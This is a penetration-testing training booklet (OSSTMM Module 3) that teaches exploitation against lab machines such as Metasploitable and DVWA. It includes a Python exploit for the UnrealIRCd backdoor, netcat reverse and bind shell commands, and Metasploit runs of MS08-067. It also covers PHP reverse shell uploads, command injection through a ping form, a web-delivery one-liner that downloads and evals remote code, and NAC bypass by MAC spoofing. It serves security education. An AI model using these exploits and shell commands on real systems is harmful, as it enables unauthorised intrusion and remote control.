OSSTMM - MODULE 3

Attack

Created on: 03 December 2019

Version: 0.1

Sensitivity: Confidential

Our Reference: OSSTMM_Booklet_Module_3.docx

Contact: Damien GITTER

telindus
powered by tango
together with
proximus

This page intentionally left blank

Summary

1 Presentation

This module focuses on exploitation and post-exploitation phases.

The goal of the exploitation phase is to get an access to a system or a resource by bypassing security restrictions. The first two modules have developed how to gather information about a target and how to establish a list of machines of interests. The main focus was to identify the entry point into the organization.


Several techniques and exploits will be covered in the first part of this module to show how to get a shell access on various target systems. The network seen as an attack vector will then be covered and some demonstration will be performed. The first section aims to teach the basics of exploitation. The powerful Metasploit framework and its philosophy are then introduced.

Post-exploitation's purpose is to determine the value of a compromised machine and to maintain the access and control of it for a later use. Once an access is obtained on a system, an attacker will try to gain more privileges and/or to access new machines and networks. This section covers some techniques and tools that are useful to penetration testers and hackers to achieve this task.


2 Exploitation - Getting a shell


The goal of an attacker is often to get a shell on the target machine. A key point to have in mind is whether to choose a **reverse** or a **bind** shell, as one can succeed when the other will fail.

On one hand, the bind shell is when the attacker connects to the target host on an open port that is listening for connections and is providing a shell.



The reverse shell on the other hand, is initiated by the target machine, which will connect back to a listening service on the attacker machine.





Typically, bind shells can be useful when the attacker machine uses NAT (as the shell cannot connect back to the attacker), whereas reverse shells are useful when a firewall is blocking direct connections to a host. However, firewalls sometimes allow only some ports related to specific protocol (such as HTTP, HTTPS, …).

During a pentest, an attacker may often obtain a shell without having tty. This means it does not provide full interactivity with the system (for instance, a CTRL-C will kill the entire connection instead of stopping the running program on the host). Moreover, some commands like su or ssh require a proper terminal to run. Some tips to get a fully functional terminal are given in "Developing an exploit" section below.

A convenient way to know whether or not a shell is a tty or not is to use the ***tty*** command on Linux and Unix system. If it returns something like "/dev/pts/1" the current shell is a terminal, else it says "not a tty".

Developing an exploit

Once attackers have finished their recon phase, they may have found a vulnerability on their target but no exploit to turn this vulnerability into an attack vector. Sometimes, exploits might be available but for another platform and some changes are required to make them work on the target.

That is why it is important to know how to develop exploits.

HANDS ON

A backdoor exists in the UnrealIRCD version running on 192.168.1.10.

Look for information about this vulnerability and write an exploit to get a shell.

Do not make use of Metasploit.

HANDS ON ANSWERS

A previous nmap scan of 192.168.1.10 showed that the IRC daemon is on port 6667. The backdoor is triggered by sending "AB;".
The following python script tries to connect to a given host on a given port and to start a reverse shell back to the attacker machine.

```
#!/usr/bin/env python3

import sys
import socket

LHOST = "192.168.21.10"
LPORT = 1234


def exploit(ip, port):
    host = ip
    port = int(port)
    payload = "AB;nc -e /bin/sh {} {}\n".format(LHOST, LPORT).encode()

    print("[*] Launching exploit on {}:{}".format(ip, port))
    print("[*] Payload is: {}".format(payload.decode()))

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        sock.connect((host, port))
    except socket.error:
        print("[x] ERROR while opening socket...")
        return 0

    print("[+] Connexion established !")
    print("[*] Sending payload...")
    sock.sendall(payload)
    print("[+] Payload sent !")
    ret = sock.recv(1024)
    print(ret.decode())
    sock.close()
    print("[+] Finished !")


if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: {} <IP> <port>".format(sys.argv[0]))
        sys.exit(1)
    else:
        exploit(sys.argv[1], sys.argv[2])
```

Here is a faster way to exploit it just by using Netcat:

```
root@kali:~/Documents# echo "AB; nc -e /bin/sh 192.168.1.10 1234\n" |
nc 192.168.1.10 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
```

Both methods require a process listening on the attack machine, launched before. That is also accomplished using Netcat:

```
root@kali:~/Documents# nc -vnlp 1234
listening on [any] 1234 ...
connect to [192.168.21.10] from (UNKNOWN) [192.168.1.10] 42852
id
uid=0(root) gid=0(root)
```

Now, try to obtain an interactive shell with some of the following commands:

- ***python -c 'import pty; pty.spawn("/bin/bash")'***
- ***echo os.system('/bin/bash')***
- ***/bin/sh -i***
- ***perl —e 'exec "/bin/sh";'***

See https://netsec.ws/?p=337 for more shell spawning technics.

This worked as expected:

```
python -c "import pty; pty.spawn('/bin/bash')"
root@metasploitable:/etc/unreal# id
id
uid=0(root) gid=0(root)
```

Here is the bind shell version using Netcat:

```
root@kali:~/Documents# echo "AB; nc -lvnp 4444 -e /bin/sh" | nc
192.168.1.10 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
```

Then connect to the open port:

```
root@kali:~/Documents# nc 192.168.1.10 4444
/bin/bash -i
uid
python -c "import pty; pty.spawn('/bin/bash')"
root@metasploitable:/etc/unreal# id
id
uid=0(root) gid=0(root)
```

Metasploit

This section aims to present exploitation using the Metasploit framework. Exploits exist for common vulnerabilities and Metasploit has more than 1000 modules to help attackers during an attack from recon to post exploitation going through exploitation.

Once the attacker has chosen the right module, he still needs to set the correct parameters for the exploit to success. Parameters need to be set carefully as a wrong port might be blocked by firewall for example.

Choosing the right payload, by using a bind or a reverse shell depending on the system environment is also a key point. Another thing that must be considered is staged vs non-staged payload.

A non-staged payload will inject payload during the exploitation and execute it whereas a staged payload will compromise the target in two steps:

- the exploit is sent with a stager to the target.
- the stager is responsible for downloading the payload (that might be larger), injecting it into the memory and the passing the execution to it.

Staging might be useful when there is a constraints on the payload size (you can see the maximum payload size by issuing the “show info” command on an exploit). Another advantage of staged payload is Anti-Virus evasion as the stager is smaller than a complete payload.

The goal is now to use Metasploit to exploit the same backdoor in UnrealIRCD and get a shell.

First, search for the right exploit to use and show its options:

```
msf > search ircd

Matching Modules
================

   Name                                        Disclosure Date  Rank
Description
   ----                                        ---------------  ----
-----------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12
excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > info
```

```
       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.

References:
  https://cvedetails.com/cve/CVE-2010-2075/
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
```

Using the “show payloads” command, display the payloads that are available for this exploit and choose the bind perl. Then, set the options and run the exploit.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST
192.168.1.10
RHOST => 192.168.1.10
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.10    yes       The target address
   RPORT   6667              yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444              yes       The listen port
   RHOST  192.168.1.10     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started bind handler
[*] 192.168.1.10:6667 - Connected to 192.168.1.10:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] 192.168.1.10:6667 - Sending backdoor command...
[*] Command shell session 2 opened (192.168.21.10:45689 ->
192.168.1.10:4444) at 2018-06-26 16:58:35 +0200

id
uid=0(root) gid=0(root)
```

Same thing but using a reverse shell instead and upgrading the shell to a TTY Shell:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.10     yes       The target address
   RPORT  6667              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                        yes       The listen address (an interface
may be specified)
   LPORT  4444                  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST
192.168.21.10
LHOST => 192.168.21.10

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.21.10:4444
[*] 192.168.1.10:6667 - Connected to 192.168.1.10:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead
[*] 192.168.1.10:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[…snip…]
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.21.10:4444 ->
192.168.1.10:55613) at 2018-06-26 16:56:36 +0200

id
uid=0(root) gid=0(root)

python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/etc/unreal#
```

Meterpreter is a special payload that is used by attackers to obtain more control over the target machine. It is loaded in-memory and write nothing to disk so it does not trigger Anti-virus. Meterpreter injects itself into the compromised process and can migrate to other running process. No new processes are created. All of these provide limited forensic evidences on the victim machine. Features can be loaded at runtime over the network.

Because of the power Meterpreter gives to an attacker once on a machine, the goal in the future Hands On will often be to get a Meterpreter session on the target machine.

HANDS ON

The machine on 192.168.1.20 is not patched for the MS08_067 vulnerability. Exploit it and get a shell.

HANDS ON ANSWERS

Look for the right exploit to use and display information:

```
msf > search ms08_067

Matching Modules
================

   Name                                 Disclosure Date  Rank   
Description
   ----                                 ---------------  ----   ------
-----
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-
067 Microsoft Server Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > info

       Name: MS08-067 Microsoft Server Service Relative Path Stack 
Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
       Arch: 
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
```

```
[…snip…]
  7   Windows XP SP3 English (NX)
  8   Windows XP SP2 Arabic (NX)

        SKIPPED

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOST                       yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)

Payload information:
  Space: 408
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  […snip…]

References:
  https://cvedetails.com/cve/CVE-2008-4250/
  OSVDB (49243)
  https://technet.microsoft.com/en-us/library/security/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-
netpathcanonicalize-dos
```

Then, look for the available payloads:

```
msf exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                                Disclosure Date
Rank    Description
   ----                                                ---------------
----    -----------
   generic/custom
normal  Custom Payload
   generic/debug_trap
normal  Generic x86 Debug Trap
   generic/shell_bind_tcp
normal  Generic Command Shell, Bind TCP Inline
[…snip…]
   windows/dllinject/reverse_tcp
normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports
normal  Reflective DLL Injection, Reverse All-Port TCP Stager
[…snip…]
```

Set parameters and payload:

```
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.20
RHOST => 192.168.1.20

msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD
windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp

msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.20    yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.1.20    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Some exploits have the check feature:

```
msf exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.1.20:445 The target is vulnerable.
```

Finally, run the exploit:

```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started bind handler
[*] 192.168.1.20:445 - Automatically detecting the target...
```

```
[…snip…]
 [*] Command shell session 3 opened (192.168.21.10:38579 ->
192.168.1.20:4444) at 2018-06-27 09:13:54 +0200

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

Exploiting a web vulnerability

Web applications have become more and more complex over the last two decades. They provide people with functionalities like searching, posting and uploading. Web applications manipulate critical information including financial data, medical records, national security data, etc. and securing them has become incredibly important.

An application vulnerability could provide the mean to an attacker to breach protections and to gain access to the company's network.

The OWASP Top 10 project publishes every year the top 10 web vulnerabilities. In 2017, injection is at the first position (and already was in 2010),

The goal of this section is not to give information about web vulnerabilities but more to explain how these web vulnerabilities can be and are an attack vector for malicious users.

HANDS ON


Exploit a vulnerability in the web application (192.168.1.10/dvwa) to get a shell (either a basic shell or a Meterpreter).

Hint: The file upload and ping services are easy to exploit.

HANDS ON ANSWERS

File upload service

This service allows a user to upload a file and returns a path to it.



Vulnerability: File Upload

Choose an image to upload:
No file selected.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

PHP reverse shell

First thing first, one can try to upload a file with a '.php' extension and some php code to check if there is any user input validation. However, in 'low' security level on this application, there is none. One can easily find PHP reverse shell found on the internet: the one provided by PentestMonkey is correct for what need to be achieved here.

Just open it with your favorite editor and change the line with 'ip' and 'port':

```
root@kali:~/# vi php-reverse-shell.php
   . . .
$ip = '192.168.21.10';
$port = 1234;
   . . .
```

Upload the file.

On your machine, you should now run a listener for the reverse TCP connection. This can be achieved using netcat but let us use Metasploit instead, as this will be useful in the next section for post-exploitation.

```
msf > use exploit/multi/handler

msf exploit(multi/handler) > set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php


msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 192.168.21.10
LHOST => 192.168.21.10

msf exploit(multi/handler) > set LPORT 1234
LPORT => 1234

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:1234
```

Now, browse the file uploaded before and here is the shell:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:1234
[*] Command shell session 5 opened (192.168.21.10:1234 ->
192.168.1.10:39233) at 2018-06-27 13:33:51 +0200
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
 16:01:37 up 20:41,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                Mon19   20:40   0.00s  0.00s -bash
root     pts/0    :0.0             Mon19   20:41   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$
```

Please notice that the privileges obtained are not root here, but “www-data” instead. Privilege escalation is still to do to get root access, but this will be accomplished later.

Msfvenom

This time, we are still going to use php, but to upload a Meterpreter payload. Msfvenom is a standalone payload generator. Given the payload, the LHOST and LPORT parameters, it will generate a standalone php file containing a Meterpreter:

```
root@kali:~/# msfvenom -p php/meterpreter_reverse_tcp
lhost=192.168.21.10 lport=4321 -f raw > meterpreter_shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from
the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30304 bytes
```

Start a listener on Metasploit, using the same multi/handler exploit than before, but with a different payload:

```
msf exploit(multi/handler) > set PAYLOAD php/meterpreter_reverse_tcp
PAYLOAD => php/meterpreter_reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.21.10    yes       The listen address (an interface
may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LPORT 4321
LPORT => 4321
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
```


Upload the previously generated shell and browse the URL to connect back to Metasploit:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
[*] Meterpreter session 6 opened (192.168.21.10:4321 ->
192.168.1.10:56642) at 2018-06-27 14:43:56 +0200

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Again, privileges escalation is required to get root access.

Ping service

The ping service is a simple form requesting for an IP address, pinging it and returning the output.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Using netcat

This ping service allows the user to execute command (using the ';' character, which is not filtered followed by a command). With still the same handler and the right payload:

```
msf exploit(multi/handler) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.21.10    yes       The listen address (an interface
may be specified)
   LPORT  4321             yes       The listen port


Exploit target:

   Id  Name
   --   ----
   0    Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
```

On the server, the following code is entered in the IP field:

```
127.0.0.1; nc -e /bin/sh 192.168.21.10 4321
```

This connects back to Metasploit and we have our shell (which can be used to spawn an interactive one).

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4321
[*] Command shell session 8 opened (192.168.21.10:4321 ->
192.168.1.10:56961) at 2018-06-27 15:23:43 +0200

ls
help
index.php
source

python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$
```

Using Metasploit web delivery feature

Metasploit provides a way to deliver payload on the server by hosting it on the attacker machine. Once downloaded and executed, this will connect back to the attacker machine (or open a bind shell, etc.).

First, the payload is created and hosted on the attacker machine (here a reverse_tcp meterpreter is used).

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set PAYLOAD
php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. 
This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming 
connections
   SSLCert                   no        Path to a custom SSL 
certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit 
(default is random)


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface 
may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf exploit(multi/script/web_delivery) > set LHOST 192.168.21.10
LHOST => 192.168.21.10
msf exploit(multi/script/web_delivery) > set TARGET 1
TARGET => 1

msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.

[*] Started reverse TCP handler on 192.168.21.10:4444 
msf exploit(multi/script/web_delivery) > [*] Using URL: 
http://0.0.0.0:8080/F7WWKy48FM3t
[*] Local IP: http://192.168.21.10:8080/F7WWKy48FM3t
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r 
"eval(file_get_contents('http://192.168.21.10:8080/F7WWKy48FM3t'));"
```

Metasploit is now waiting for the target to connect.

On the web application:

```
127.0.0.1; php -d allow_url_fopen=true -r 
"eval(file_get_contents('http://192.168.21.10:8080/F7WWKy48FM3t'));"
```

That is it:

```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.

[*] Started reverse TCP handler on 192.168.21.10:4444
msf exploit(multi/script/web_delivery) > [*] Using URL:
http://0.0.0.0:8080/F7WWKy48FM3t
[*] Local IP: http://192.168.21.10:8080/F7WWKy48FM3t
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.21.10:8080/F7WWKy48FM3t'));"
[*] 192.168.1.10    web_delivery - Delivering Payload
[*] Sending stage (37775 bytes) to 192.168.1.10
[*] Meterpreter session 10 opened (192.168.21.10:4444 ->
192.168.1.10:56842) at 2018-06-27 16:15:59 +0200
```

3 Exploitation – Network vector

Web applications are not the only way for an attacker to get an access to a company's internal network. For instance, a malicious employee can also intend some actions from the inside. If an attacker managed to get a physical access to the company's offices (e.g. using social engineering), he can use the Ethernet to gain access to the internal network. Wi-Fi is also another way to trick an employee and to steal its credentials, which then allows to connect to the real company's Wi-Fi. Last but not least, VoIP and printers can also be targeted by an attacker as they are often unsuspected attack vectors.


NAC Bypassing

802.1X Network Access Control

Network Access Control (NAC) is a solution to prevent unauthorized access to a network by restricting access based on device identity or security posture.

NAC first needs to detect when a new device connects to the network. This is achieved using multiple techniques such as DCHP Proxy (to intercept DHCP requests), listeners, client-based software (to perform endpoint security) or SNMP trap to gather new MAC addresses.

Once a device has been detected by the NAC solution, it then checks if this device complies with the security policy (is the anti-virus up to date? Has the system been patched? …). If everything is in order, NAC authorizes the device to connect to the network. Nevertheless, if the NAC solution failed to detect a connected device, it can be bypassed.



Basic NAC Bypass

VoIP phones do not have security endpoints and NAC is performed using the MAC address. If an attacker manage to get the phone MAC address (a lot of information can be gathered just by checking phone settings…), it is easy to change his MAC address and to bypass the NAC solution (with the *macchanger* command for example).

Beagle Board and the NACKered project

NACKered is a bash script developed by *p292*, which mostly copied Alva Lease 'Skip' Duckwall IV's work presented at DEFCON 19 ("A Bridge Too Far").

The goal of this project is to bypass NAC authentication on a 802.1X network by spoofing a legitimate host. It also enables an attacker to remain invisible on a network.

